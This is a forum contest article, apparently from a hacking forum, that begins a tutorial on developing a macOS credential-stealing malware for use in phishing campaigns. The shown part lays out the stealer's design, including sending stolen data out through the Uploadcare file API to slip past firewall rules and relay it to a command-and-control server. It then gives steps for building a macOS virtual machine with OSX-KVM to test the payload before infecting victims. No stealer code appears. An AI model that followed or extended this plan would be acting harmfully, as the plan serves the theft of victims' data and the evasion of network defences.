
Автор Mr_Stuxnot
Статья написана для Конкурса статей #10
First of all, I would like to extend my sincere gratitude to the sponsor of this competition (posterman)! Your support of both the forum and the community is truly appreciated.
 Извиняюсь перед всеми русскоязычными участниками форума
  , так как статья написана на английском языке. Из-за ограничения на 100K символов на пост
  я не смог включить перевод, как планировалось. Благодарю за понимание!
Today, we will discuss the development of malware for macOS, specifically a "Stealer." This article will be structured as follows:
Let’s outline the capabilities of our Stealer.
Important Note: The entire decryption process will happen server-side.
Important Note: Data will not be sent to a traditional command-and-control (C2) server as most stealers do. Instead, we will implement an exfiltration system via the Uploadcare API, which will receive the data and then pass it indirectly to our C2 server. This helps bypass firewall rules that might block requests to untrusted domains and allows us to work entirely locally without renting or purchasing VPS servers, reducing operational costs. Remember, we are using this API (Uploadcare), but the concept should work with any API that allows:
As we all know, creating a phishing campaign, investing in traffic, emails, and other elements to infect victims is a slow and expensive process. Therefore, we will only deploy a payload in a phishing campaign after testing if it actually works! But how can we do this without having a Mac computer?
There are many ways to achieve this! After exploring GitHub, I found a simple and quick method: I’m talking about the project OSX-KVM.
Credits:
Follow these steps on a Linux machine:
Install QEMU and other packages:
Note: Adapt this step for your Linux distribution if necessary.
Clone the repository:
To update the repository later, use:
Apply KVM tweaks (if needed):
To make this change permanent:
Add your user to necessary groups:
Note: Log out and log back in after running these commands.

Fetch the macOS installer:
Choose your desired macOS version. After this step, you should have a BaseSystem.dmg file in the current folder.
Convert the installer:

Create a virtual HDD for macOS installation:

Note: Use a fast SSD/NVMe disk for best results.
Modify the configuration file to increase RAM and CPU:
Open the configuration file (typically the nano OpenCore-Boot.sh or other configuration files) and update the RAM and CPU settings to match your hardware.

Start the installation:

Here, you should follow the standard macOS installation process. This may take a few minutes.


You should first go to Disk Utility, select the disk that has more than 200GB, and click Erase!

Define a name for your disk and proceed:

Go back to the options menu and click on "Reinstall macOS Ventura." Keep in mind that this version was the only one that worked without issues for me, so I recommend using this version!

